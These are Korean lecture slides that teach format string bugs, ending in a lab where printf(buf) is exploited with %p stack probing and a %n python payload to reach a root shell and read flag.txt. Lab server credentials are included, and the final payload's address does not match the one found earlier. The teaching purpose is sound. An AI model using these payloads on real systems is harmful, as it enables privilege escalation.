

Format String Bug

실습

Jaewoo Shim

Apr. 11. 2018

목차

- ❖ Format String 이란
- ❖ FSB(Format String Bug)란
- ❖ 보호기법
- ❖ 간단한 FSB 실습

Format String 이란

❖ Format String을 사용하는 함수

- `int printf(const char *format, ...);`
- `int fprintf(FILE *stream, const char *format, ...);`
- `int dprintf(int fd, const char *format, ...);`
- `int sprintf(char *str, const char *format, ...);`
- `int snprintf(char *str, size_t size, const char *format, ...);`
- ...etc!

Format String 이란

❖ Format String의 형태

- %[parameter][flags][width][.precision][length]type

❖ type : 출력 타입 – 16진수, 숫자, 포인터, 문자열, 등

- printf("%d",65); == 65
- printf("%x",65); == 41
- printf("%c",65); == A
- printf("%p",65); == 0x41
- printf("%s","helloworld"); == helloworld

❖ parameter : 몇 번째 파라미터인지 – 숫자\$

- printf("%1\$d",65,13); == 65
- printf("%2\$d",65,13); == 13


Format String 이란

❖ Format String의 형태

- %[parameter][flags][width][.precision][length]type

❖ width : 출력 크기 - 숫자

- `printf("123456789\n");` =
- `printf("%d\n",7);` =
- `printf("%8d\n",7);` =
- `printf("%08d\n",7);` =



Format String 이란

❖ Format String의 형태

- %[parameter][flags][width][.precision][length]type

❖ length : 출력 길이 – hh, h, L, z, 등

- hh : int - char
- h : int – short
- printf(“%d”,256) = 256
- printf(“%hd”,256) = 256
- printf(“%hhd”,256) = 0

Format String Bug란

❖ `int printf(const char *format, ...);`

❖ 일반적인 `printf()`함수의 사용

- `buf` = 사용자로부터 입력받은 임의의 문자열
- `printf("%s",buf);`

❖ `"%s"` = `printf` 함수의 첫번째 인자 = `format`

❖ `buf` = `printf` 함수의 두번째 인자 = `format`에 맞게 출력될 데이터

Format String Bug란

- ❖ `int printf(const char *format, ...);`
- ❖ 잘못된 `printf()`함수의 사용
 - `buf = 사용자로부터 입력받은 임의의 문자열`
 - `printf(buf);`
- ❖ `buf = printf` 함수의 첫번째 인자 = `format`

Format String Bug란

❖ 정상적인 printf의 사용 - 메모리


```
int main()
{
    char *a="AAAA";
    char *b="BBBB";
    char *c="CCCC";
    printf("%s%s%s",a,b,c);
}
```

Main함수 스택프레임

printf함수 스택프레임

H

L



Format String Bug란


❖ 잘못된 printf의 사용 - 메모리

```
int main()
{
    char buf[16];
    scanf("%14s",buf);
    printf(buf);
}
```

Main함수 스택프레임

printf함수 스택프레임

H



포맷을 공격자 마음대로 줄 수 있으며,
원하는 데이터를 참조시켜 공격이 가능

L


Format String Bug란

❖ 공격방법

1. 임의의 값을 넣어 참조 가능한 포맷을 찾는다.
2. 임의의 값 <- 변조하고자 하는 주소지를 넣는다.
3. %n 을 이용하여 해당 값을 변조한다.

❖ %n이란?

- 출력된 바이트 수를 해당 포인터에 넣는 포맷스트링



보호기법

❖ 시큐어코딩

- 포맷 스트링이 필요없는 문자열을 출력 시, printf 대신 puts() 사용
- puts(buf) 함수는 printf(“%s\n”,buf) 와 동일한 출력 결과를 수행

```
int main()
{
    char buf[16];
    read(0,buf,16);
    printf(buf);
}
```



```
int main()
{
    char buf[16];
    read(0,buf,16);
    puts(buf);
}
```

보호기법

❖ gcc 컴파일 시 최적화 옵션

- printf 함수 호출 시 실제로 `__printf_chk` 함수가 호출되도록 변경됨
- 해당 함수를 이용하여 FSB를 통한 메모리 입력을 차단 가능

간단한 FSB 실습

❖ Server : 220.149.236.153

- id : guest
- pw : guest

❖ 타겟 파일 : attackme_fsb1

❖ 소스 파일 : attackme_fsb1.c

❖ 목표 : guest계정의 권한으로 읽을 수 없는 flag.txt 파일을 읽어라!

간단한 FSB 실습

❖ 소스코드 분석

```
void success()
{
    system("/bin/sh");
}
```

```
int main()
{
    setvbuf(stdin,0,1,0);
    setvbuf(stdout,0,1,0);
    setreuid(1002,1002);
```

```
char buf[1024];
int button = 0xcafebabe;
```

```
while(1)
{
    memset(buf,0,1024);
    read(0,buf,1024);
    printf(buf); // Here is vulnerability :)
    printf("your button value is 0x%x address at %p\n",button,&button);
    if(button == 0x79)
    {
        success();
    }
}
return 0;
}
```

Button 이라는 변수에는 0xcafebabe라는 값이 있다.
이 값을 0x79로 바꾸면 성공

BoF 취약점은 없지만,
FSB 취약점이 존재

간단한 FSB 실습

- ❖ 임의의 값을 넣어 참조 가능한 포맷을 찾는다.

```
guest@csos:~$ ./attackme_fsb1
```

```
AAAA%p %p %p %p %p %p %p %p %p %p %p %p
```

```
root@csos:/home/guest# ./attackme_fsb1
AAAA%p %p %p %p %p %p %p %p %p %p %p %p
AAAA0xffffd300 0x400 (nil) 0x4 0x7 0x1ad23c 0xcafebabe 0x41414141 0x25207025 0x70252070 0x20702520
0x25207025
your button value is 0xcafebabe address at 0xffffd2fc
```

- ❖ 확인

```
guest@csos:~$ ./attackme_fsb1
```

```
AAAA%8$p
```

```
root@csos:/home/guest# ./attackme_fsb1
AAAA%8$p
AAAA0x41414141
your button value is 0xcafebabe address at 0xffffd2fc
```


간단한 FSB 실습

- ❖ 임의의 값 <- 변조하고자 하는 주소지를 넣는다.
- ❖ 앞선 결과에서 얻은 button의 주소지 : 0xffffd2fc
 - (python -c 'print "\xfc\xd2\xff\xff%8\$p";cat) | ./attackme_fsb1

```
root@csos:/home/guest# (python -c 'print "\xfc\xd2\xff\xff%8$p";cat) | ./attackme_fsb1
♦♦♦♦0xffffd2fc
your button value is 0xcafebabe address at 0xffffd2fc
```

간단한 FSB 실습

❖ %n 을 이용하여 해당 값을 변조한다.

❖ 앞선 전달한 코드에서 %8\$p 대신 %8\$n 을 전달

- (python -c 'print "\xfc\xd2\xff\xff%8\$n";cat) | ./attackme_fsb1

```
root@csos:/home/guest# (python -c 'print "\xfc\xd2\xff\xff%8$n";cat) | ./attackme_fsb1
****
your button value is 0x4 address at 0xffffd2fc
```

❖ 0x79로 바꾸려면?

- %n은 앞서 출력한 바이트의 수를 해당 주소지에 넣는다.
- 즉) 0x79 바이트를 출력한 뒤 %n을 참조한다!
 - 0x79=121

간단한 FSB 실습

- ❖ `(python -c 'print "\x2c\xd2\xff\xff%117c%8$n";cat) | ./attackme_fsb1`
- ❖ `cat flag.txt` 입력 시 성공적으로 플래그가 출력되면 성공

Thank You !